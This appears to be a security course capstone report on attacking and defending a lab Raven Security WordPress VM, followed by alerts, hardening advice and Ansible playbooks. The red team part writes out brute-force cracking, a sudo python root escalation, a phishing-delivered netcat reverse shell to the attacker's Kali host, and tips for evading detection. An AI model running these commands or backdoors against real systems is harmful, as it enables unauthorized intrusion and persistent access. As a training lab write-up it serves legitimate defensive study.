Final Engagement


Attack, Defense & Analysis of a Vulnerable Network

Table of Contents

This document contains the following resources:

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask:255.255.255.0
Gateway:192.168.1.1

Machines
IPv4:192.168.1.1
OS: Windows
Hostname:ML-REFVM-684427

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.110
OS: Linux
Hostname: Target1

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

Red Team Analysis

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Weak Passwords	Able to use John the Ripper to brute force the password	Gained access to Steven's account
SQL Access	Able to access the mysql database and view all databases	Gained access to mysql database and found the hash to Steven's account
Nmap scan of Raven Security with return list of services and open ports	port 22 and 80 open with no restriction on what IPs can access	Gained access to Michael's account and view files with password to mysql

Exploits Used

Exploitation: Nmap Scan with Return List of Services and Open Ports

Summarize the following:

- By running the command nmap 192.168.1.0/24, a list of services and open ports were displayed for target machine.
- Through this, shell access was achieved to Michael's account. This to view files and find the flags.

```
Nmap scan report for 192.168.1.110
Host is up (0.0013s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)
```

```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are
the exact distribution terms for each program are describe
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the
permitted by applicable law.
You have new mail.
Last login: Wed Apr 21 13:46:20 2021 from 192.168.1.90
michael@target1:~$
```

```
<!— End footer Area —>
<!— flag1{b9bbcb33e11b80be759c4e844862482d} —>
```

```
michael@target1:~$ cat /var/www/flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
```

Exploitation: Weak Passwords

Summarize the following:

- By simply guessing Michael's password(michael), access was gained to his account. Then by looking in the /var/www/html/wordpress/wp-config.php, the password to mysql was found that gave the hash for Steven. Then, by using the command /usr/sbin/john wp.hashes.txt, the hash was resolved giving the password for Steven's account.
- The weak passwords allows ssh access to the accounts of Michael and Steven.

```
-- Dumping data for table `wp_users`
--

LOCK TABLES `wp_users` WRITE;
/*!40000 ALTER TABLE `wp_users` DISABLE KEYS */;
INSERT INTO `wp_users` VALUES (1,'michael','$P$BjRvZQ.VQcGZlDeiKToCQd.cPw5X
Ce0','michael','michael@raven.org','','2018-08-12 22:49:12','',0,'michael')
,(2,'steven','$P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/','steven','steven@raven.or
```

```
Loaded 2 password hashes with 2 different salts (phpass
) 256/256 AVX2 8×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
pink84           (steven)
```

```
/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
```

Exploitation: MySQL Access

Summarize the following:

- By running the command mysqldump -u root -p --all-databases > all-databases.sql, we could see all the data in the mysql server, giving the hashes of Michael and Steven which were cracked and allowed for shell access to Steven's account and then escalate to root using a python command.

```
-- Dumping data for table `wp_users`
--

LOCK TABLES `wp_users` WRITE;
/*!40000 ALTER TABLE `wp_users` DISABLE KEYS */;
INSERT INTO `wp_users` VALUES (1,'michael','$P$BjRvZQ.VQcGZlDeiKToCQd.cPw5X
Ce0','michael','michael@raven.org','','2018-08-12 22:49:12','',0,'michael')
,(2,'steven','$P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/','steven','steven@raven.or
```

```
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven#
```

```
flag4{715dea6c055b9fe3337544932f2941ce}
```

```
root@target1:~# cat flag4.txt
 ______
| ___ \
| |_/ /__ ___   _____ _ __
|    // _` \ \ / / _ \ '_ \
| |\ \ (_| |\ v /  __/ | | |
\_| \_\__,_| \_/ \___|_| |_|
```

Avoiding Detection


Stealth Exploitation of Weak Password

Monitoring Overview

- Brute Force alert of continuous login attempts

Mitigating Detection

- In order to avoid detection, the attacker can try social engineering to get the passwords to the accounts and therefore eliminate the need to brute force any passwords.
- A phishing attack with a reverse shell exploit could be used to gain access to accounts.




Stealth Exploitation of Open Port 22 and 80

Monitoring Overview

- SSH Login alert
- Monitor the IP addresses that are attempting or gaining access to the target machine

Mitigating Detection

- To avoid detection, the attacker can use a different port that is not so obvious that its being used to gain access to the target machine.
- The attacker can also upload a file to the Raven website that will give remote access to the target machine without the user knowing.




Stealth Exploitation of SQL Access

Monitoring Overview

- SQL Database Alert
- Monitoring the IP addresses attempting to gain access to the SQL databases that are not part of the allowed IPs.

Mitigating Detection

- To avoid detection, an attacker can spoof the IP address
- Alternatively, an attacker can connect to the network and monitor network traffic using tools such as wireshark.



Maintaining Access

Backdooring the Target

Backdoor Overview

One of the ways to gain access and remain connected to the target machine was through a backdoor.

- The type of backdoor installed was a Netcat reverse shell.
- *The backdoor was dropped via bash shell script on Port 4444*

In Order to connect to the target machine:

- *First we need to set the the netcat listener on Port 4444. This will be done on command line using the command:* ***ncat -lvp 4444****.*
- *Next we can send a phishing email to Michael or Steven and when they click on the link, it will open a browser and run the script that opens a bash shell on Port 4444. That script is: http://192.168.1.110/backdoor.php?cmd=nc%20192.168.1.90%204444%20-e%20-e%20/bin/bash*
- *This script will set the reverse shell into the Target1 machine and we will gain remote access.*


Blue Team Analysis

Alerts Implemented

Excessive HTTP Errors

Summarize the following:


- Packetbeat
- When count() GROUPED OVER top5 ‘http.response.status_code’ is above 400 for the last 5 minutes



HTTP Request Size Monitor

Summarize the following:


- Packetbeat
- When sum() of http.request.bytes OVER all documents is ABOVE 3500 for the LAST 1 minute



CPU Usage Monitor

Summarize the following:

- Metricbeat
- WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes



Hardening

Hardening Against Open Ports and Weak Passwords on Target 1

- Disable access to Port 22
  - This will block anyone trying to gain access via SSH
- Enable a stronger password policy
  - A stronger password policy would make it harder for attackers to easily guess a user's password. Some restrictions to include can be:
    - Requiring a longer character count e.g. 12 characters
    - Requiring the use of different character types e.g. number, symbol, special character
    - Prohibiting the user's name in the password e.g. user's name is Michael, therefore Michael is not allowed as password

Hardening Against MYSQL access on Target 1

- To guard against access to the MySQL database one of the options is to disable account management statements such as create user, grant, revoke, and set password.To prevent remote clients from connecting over TCP/IP, use the –skip- networking option. Clients then can connect only from the localhost using a socket file on UNIX, or a named pipe or shared memory on Windows. To avoid casual connections from the localhost, use a non-standard socket name at the command prompt.

Hardening Against Escalation to Root on Target 1

To prevent unauthorized users to escalate to root, the sudo privileges need to be more strict. Additionally, users should not have the ability to execute python commands also, due to the spawn command. sudo `python -c 'import pty;pty.spawn("/bin/bash")'` Passwords also need to be hashed and not left in plaintext on files that can be access by other users that don't have sudo privileges.

How to prevent privilege misuse

- Manage privileged accounts
- Manage privileged access
- Assess risks and conduct security audits
- Use a password manager
- Monitor users and generate reports
- Establish a fast incident response mechanism

Implementing Patches

Implementing Patches with Ansible

Systems can be patched using an ansible playbook that will install, update, and configure the desired setting for remote access and sudo privileges.

Restrict SSH to only permitted IP addresses

```
- name: Add SSH port to internal zone
  firewalld:
    zone: internal
    service: ssh
    state: enabled
    immediate: yes
    permanent: yes

- name: Add permitted networks to
internal zone
  firewalld:
    zone: internal
    source: "{{ item }}"
    state: enabled
    immediate: yes
    permanent: yes
  with_items: "{{ allowed_ssh_networks
}}"

- name: Drop ssh from the public zone
  firewalld:
    zone: public
    service: ssh
    state: disabled
    immediate: yes
    permanent: yes
```

Update can be run regularly using CRON

```
- name: Perform full patching
  package:
    name: '*'
    state: latest
```

Sample configuration to disable remote login

```
- name: Add admin group
  group:
    name: admin
    state: present

- name: Add local user
  user:
    name: admin
    group: admin
    shell: /bin/bash
    home: /home/admin
    create home: yes
    state: present

- name: Add SSH public key for user
  authorized_key:
    user: admin
